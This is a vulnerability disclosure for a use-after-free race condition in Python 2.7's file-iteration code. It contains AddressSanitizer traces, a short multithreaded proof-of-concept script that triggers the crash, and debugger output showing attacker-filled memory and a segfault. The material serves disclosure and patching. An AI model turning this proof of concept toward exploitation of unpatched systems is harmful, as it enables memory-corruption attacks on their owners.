Description: Python 2.7.x Use-After-Free (Race Condition)
Affected Version: All Version Prior to 2.7.14
Risk: Potential Remote Code Execution
Tested On: Linux x86_64 4.4.0-93-generic
Reference: https://bugs.python.org/issue31530
Finder: Tyler Price (tylerp96@gmail.com)

Summary:

Python 2.7.x (prior to version 2.7.14) is vulnerable to a race condition that leads to a Use-After-Free condition. When processing large amounts of data with multiple threads, it is possible to create a condition where a buffer that gets allocated with one thread is reallocated due to a large size of input. When this allocation happens, the rest of the threads are not notified of the buffers reallocation, so many of the other threads point back to stale memory. In a lot cases, this condition can allow a buffer to be incorrectly sized, which can lead to a Heap-Buffer-Overflow.

Use-After-Free ASAN:

```
==================================================================
==14434==ERROR: AddressSanitizer: heap-use-after-free on address 0x62600001d8f0 at pc
0x7fe1957d8935 bp 0x7fe1909f0470 sp 0x7fe1909efc18
READ of size 16 at 0x62600001d8f0 thread T2
   #0 0x7fe1957d8934 in __asan_memcpy (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x8c934)
   #1 0x43961a in memcpy /usr/include/x86_64-linux-gnu/bits/string3.h:53
   #2 0x43961a in readahead_get_line_skip Objects/fileobject.c:2312
   #3 0x43961a in file_iternext Objects/fileobject.c:2331
   #4 0x4b4eab in PyEval_EvalFrameEx Python/ceval.c:2813
   #5 0x4b9d2b in PyEval_EvalCodeEx Python/ceval.c:3589
   #6 0x52d89d in function_call Objects/funcobject.c:523
   #7 0x422f99 in PyObject_Call Objects/abstract.c:2547
   #8 0x4b22e7 in ext_do_call Python/ceval.c:4671
   #9 0x4b22e7 in PyEval_EvalFrameEx Python/ceval.c:3033
   #10 0x4b92dc in fast_function Python/ceval.c:4442
   #11 0x4b92dc in call_function Python/ceval.c:4377
   #12 0x4b92dc in PyEval_EvalFrameEx Python/ceval.c:2994
   #13 0x4b92dc in fast_function Python/ceval.c:4442
   #14 0x4b92dc in call_function Python/ceval.c:4377
   #15 0x4b92dc in PyEval_EvalFrameEx Python/ceval.c:2994
   #16 0x4b9d2b in PyEval_EvalCodeEx Python/ceval.c:3589
   #17 0x52d7bb in function_call Objects/funcobject.c:523
   #18 0x422f99 in PyObject_Call Objects/abstract.c:2547
   #19 0x429deb in instancemethod_call Objects/classobject.c:2602
   #20 0x422f99 in PyObject_Call Objects/abstract.c:2547
   #21 0x4b0756 in PyEval_CallObjectWithKeywords Python/ceval.c:4226
   #22 0x4fbfa1 in t_bootstrap Modules/threadmodule.c:620
   #23 0x7fe1955366b9 in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76b9)
   #24 0x7fe194b5c3dc in clone (/lib/x86_64-linux-gnu/libc.so.6+0x1073dc)
```

```
0x62600001d8f0 is located 10224 bytes inside of 10240-byte region
[0x62600001b100,0x62600001d900)
freed by thread T1 here:
    #0 0x7fe1957e42ca in __interceptor_free (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x982ca)
    #1 0x439622 in readahead_get_line_skip Objects/fileobject.c:2313
    #2 0x439622 in file_iternext Objects/fileobject.c:2331

previously allocated by thread T3 here:
    #0 0x7fe1957e4602 in malloc (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x98602)
    #1 0x439427 in readahead Objects/fileobject.c:2247
    #2 0x439427 in readahead_get_line_skip Objects/fileobject.c:2283

Thread T2 created by T0 here:
    #0 0x7fe195782253 in pthread_create (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x36253)
    #1 0x4f70be in PyThread_start_new_thread Python/thread_pthread.h:194

Thread T1 created by T0 here:
    #0 0x7fe195782253 in pthread_create (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x36253)
    #1 0x4f70be in PyThread_start_new_thread Python/thread_pthread.h:194

Thread T3 created by T0 here:
    #0 0x7fe195782253 in pthread_create (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x36253)
    #1 0x4f70be in PyThread_start_new_thread Python/thread_pthread.h:194

SUMMARY: AddressSanitizer: heap-use-after-free ??:0 __asan_memcpy
Shadow bytes around the buggy address:
  0x0c4c7fffbac0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4c7fffbad0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4c7fffbae0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4c7fffbaf0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4c7fffbb00: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
=>0x0c4c7fffbb10: fd fd fd fd fd fd fd fd fd fd fd fd fd fd[fd]fd
  0x0c4c7fffbb20: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb30: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb40: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb50: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb60: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Heap right redzone:      fb
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack partial redzone:   f4
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
```

```
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
==14434==ABORTING
```

Heap-Buffer-Overflow ASAN:

```
=================================================================
==13341==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62600001d900 at pc
0x7ff9088bb935 bp 0x7ff9043f1330 sp 0x7ff9043f0ad8
READ of size 20000 at 0x62600001d900 thread T1
    #0 0x7ff9088bb934  (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x3e934)
    #1 0x4392c0 in readahead_get_line_skip Objects/fileobject.c:2290
    #2 0x439385 in readahead_get_line_skip Objects/fileobject.c:2307
    #3 0x439385 in readahead_get_line_skip Objects/fileobject.c:2307
    #4 0x439385 in readahead_get_line_skip Objects/fileobject.c:2307
    #5 0x4395ff in readahead_get_line_skip Objects/fileobject.c:2307
    #6 0x4395ff in file_iternext Objects/fileobject.c:2331
    #7 0x4b4eab in PyEval_EvalFrameEx Python/ceval.c:2813
    #8 0x4b9d2b in PyEval_EvalCodeEx Python/ceval.c:3589
    #9 0x52d89d in function_call Objects/funcobject.c:523
    #10 0x422f99 in PyObject_Call Objects/abstract.c:2547
    #11 0x4b22e7 in ext_do_call Python/ceval.c:4671
    #12 0x4b22e7 in PyEval_EvalFrameEx Python/ceval.c:3033
    #13 0x4b92dc in fast_function Python/ceval.c:4442
    #14 0x4b92dc in call_function Python/ceval.c:4377
    #15 0x4b92dc in PyEval_EvalFrameEx Python/ceval.c:2994
    #16 0x4b92dc in fast_function Python/ceval.c:4442
    #17 0x4b92dc in call_function Python/ceval.c:4377
    #18 0x4b92dc in PyEval_EvalFrameEx Python/ceval.c:2994
    #19 0x4b9d2b in PyEval_EvalCodeEx Python/ceval.c:3589
    #20 0x52d7bb in function_call Objects/funcobject.c:523
    #21 0x422f99 in PyObject_Call Objects/abstract.c:2547
    #22 0x429deb in instancemethod_call Objects/classobject.c:2602
    #23 0x422f99 in PyObject_Call Objects/abstract.c:2547
    #24 0x4b0756 in PyEval_CallObjectWithKeywords Python/ceval.c:4226
    #25 0x4fbfa1 in t_bootstrap Modules/threadmodule.c:620
    #26 0x7ff9086676b9 in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76b9)
    #27 0x7ff907c8d3dc in clone (/lib/x86_64-linux-gnu/libc.so.6+0x1073dc)

0x62600001d900 is located 0 bytes to the right of 10240-byte region
[0x62600001b100,0x62600001d900)
allocated by thread T2 here:
    #0 0x7ff908915602 in malloc (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x98602)
    #1 0x439427 in readahead Objects/fileobject.c:2247
    #2 0x439427 in readahead_get_line_skip Objects/fileobject.c:2283
```


```
Thread T1 created by T0 here:
    #0 0x7ff9088b3253 in pthread_create (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x36253)
    #1 0x4f70be in PyThread_start_new_thread Python/thread_pthread.h:194

Thread T2 created by T0 here:
    #0 0x7ff9088b3253 in pthread_create (/usr/lib/gcc/x86_64-linux-gnu/5/libasan.so+0x36253)
    #1 0x4f70be in PyThread_start_new_thread Python/thread_pthread.h:194

SUMMARY: AddressSanitizer: heap-buffer-overflow ??:0 ??
Shadow bytes around the buggy address:
  0x0c4c7fffbad0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4c7fffbae0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4c7fffbaf0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4c7fffbb00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4c7fffbb10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c4c7fffbb20:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb30: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb40: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb50: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb60: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4c7fffbb70: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Heap right redzone:      fb
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack partial redzone:   f4
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
==13341==ABORTING
```

PoC:

```
import threading

def generate():

        for word in iter(f):

                print word
```

```
        f.close()

if __name__ == "__main__":

        file = 'test.txt'

        f = open(file, 'r')

        threads = 10
        jobs = []

        for x in range(0, threads):

                thread = threading.Thread(target=generate)
                jobs.append(thread)

        for j in jobs:

                j.start()

        for j in jobs:

                j.join()
```

Screenshots:



```
```

```
pwndbg> x/100x $rbp
0x7fffec00a3c0: 0x4141414141414141      0x4141414141414141
0x7fffec00a3d0: 0x4141414141414141      0x4141414141414141
0x7fffec00a3e0: 0x4141414141414141      0x4141414141414141
0x7fffec00a3f0: 0x4141414141414141      0x4141414141414141
0x7fffec00a400: 0x4141414141414141      0x4141414141414141
0x7fffec00a410: 0x4141414141414141      0x4141414141414141
0x7fffec00a420: 0x4141414141414141      0x4141414141414141
0x7fffec00a430: 0x4141414141414141      0x4141414141414141
0x7fffec00a440: 0x4141414141414141      0x4141414141414141
0x7fffec00a450: 0x4141414141414141      0x4141414141414141
0x7fffec00a460: 0x4141414141414141      0x4141414141414141
0x7fffec00a470: 0x4141414141414141      0x4141414141414141
0x7fffec00a480: 0x4141414141414141      0x4141414141414141
0x7fffec00a490: 0x4141414141414141      0x4141414141414141
0x7fffec00a4a0: 0x4141414141414141      0x4141414141414141
0x7fffec00a4b0: 0x4141414141414141      0x4141414141414141
0x7fffec00a4c0: 0x4141414141414141      0x4141414141414141
0x7fffec00a4d0: 0x4141414141414141      0x4141414141414141
0x7fffec00a4e0: 0x4141414141414141      0x4141414141414141
0x7fffec00a4f0: 0x4141414141414141      0x4141414141414141
0x7fffec00a500: 0x4141414141414141      0x4141414141414141
0x7fffec00a510: 0x4141414141414141      0x4141414141414141
0x7fffec00a520: 0x4141414141414141      0x4141414141414141
0x7fffec00a530: 0x4141414141414141      0x4141414141414141
0x7fffec00a540: 0x4141414141414141      0x4141414141414141
0x7fffec00a550: 0x4141414141414141      0x4141414141414141
0x7fffec00a560: 0x4141414141414141      0x4141414141414141
0x7fffec00a570: 0x4141414141414141      0x4141414141414141
0x7fffec00a580: 0x4141414141414141      0x4141414141414141
0x7fffec00a590: 0x4141414141414141      0x4141414141414141
0x7fffec00a5a0: 0x4141414141414141      0x4141414141414141
0x7fffec00a5b0: 0x4141414141414141      0x4141414141414141
0x7fffec00a5c0: 0x4141414141414141      0x4141414141414141
0x7fffec00a5d0: 0x4141414141414141      0x4141414141414141
0x7fffec00a5e0: 0x4141414141414141      0x4141414141414141
0x7fffec00a5f0: 0x4141414141414141      0x4141414141414141
0x7fffec00a600: 0x4141414141414141      0x4141414141414141
0x7fffec00a610: 0x4141414141414141      0x4141414141414141
0x7fffec00a620: 0x4141414141414141      0x4141414141414141
0x7fffec00a630: 0x4141414141414141      0x4141414141414141
0x7fffec00a640: 0x4141414141414141      0x4141414141414141
0x7fffec00a650: 0x4141414141414141      0x4141414141414141
0x7fffec00a660: 0x4141414141414141      0x4141414141414141
0x7fffec00a670: 0x4141414141414141      0x4141414141414141
0x7fffec00a680: 0x4141414141414141      0x4141414141414141
0x7fffec00a690: 0x4141414141414141      0x4141414141414141
```

```
Thread 3 "python" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7ffff59d1700 (LWP 16821)]

 [----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x7ffff7edded0 --> 0x9 ('\t')
RCX: 0x10
RDX: 0xd203
RSI: 0xa ('\n')
RDI: 0x7fffe0027000 --> 0x0
RBP: 0x7fffe001cdc0 ('A' <repeats 15 times>...)
RSP: 0x7ffff59d0188 --> 0x4392c1 (<readahead_get_line_skip+65>: test   rax,rax)
RIP: 0x7ffff716e9fa (<memchr+410>:      movdqa xmm0,XMMWORD PTR [rdi])
R8 : 0x0
R9 : 0xffffffff
R10: 0x0
R11: 0x0
R12: 0x7fffe001cdc0 ('A' <repeats 15 times>...)
R13: 0x55a17
R14: 0x17483
R15: 0x17483
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff716e9ef <memchr+399>: nop
   0x7ffff716e9f0 <memchr+400>: sub    rdx,0x40
   0x7ffff716e9f4 <memchr+404>: jbe    0x7ffff716ea80 <memchr+544>
=> 0x7ffff716e9fa <memchr+410>: movdqa xmm0,XMMWORD PTR [rdi]
   0x7ffff716e9fe <memchr+414>: movdqa xmm2,XMMWORD PTR [rdi+0x10]
   0x7ffff716ea03 <memchr+419>: movdqa xmm3,XMMWORD PTR [rdi+0x20]
   0x7ffff716ea08 <memchr+424>: movdqa xmm4,XMMWORD PTR [rdi+0x30]
   0x7ffff716ea0d <memchr+429>: pcmpeqb xmm0,xmm1
[--------------------------------------stack-------------------------------------]
0000| 0x7ffff59d0188 --> 0x4392c1 (<readahead_get_line_skip+65>:       test   rax,rax)
0008| 0x7ffff59d0190 --> 0x12a03
0016| 0x7ffff59d0198 --> 0x12a03
0024| 0x7ffff59d01a0 --> 0x8a1840 --> 0x8a14f0 --> 0x7ff0a0 --> 0x0
0032| 0x7ffff59d01a8 --> 0x7ffff7edded0 --> 0x9 ('\t')
0040| 0x7ffff59d01b0 --> 0x7fffe000a3c0 ('A' <repeats 15 times>...)
0048| 0x7ffff59d01b8 --> 0x7fffe000a3c0 ('A' <repeats 15 times>...)
0056| 0x7ffff59d01c0 --> 0x43014
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
memchr () at ../sysdeps/x86_64/memchr.S:154
154     ../sysdeps/x86_64/memchr.S: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```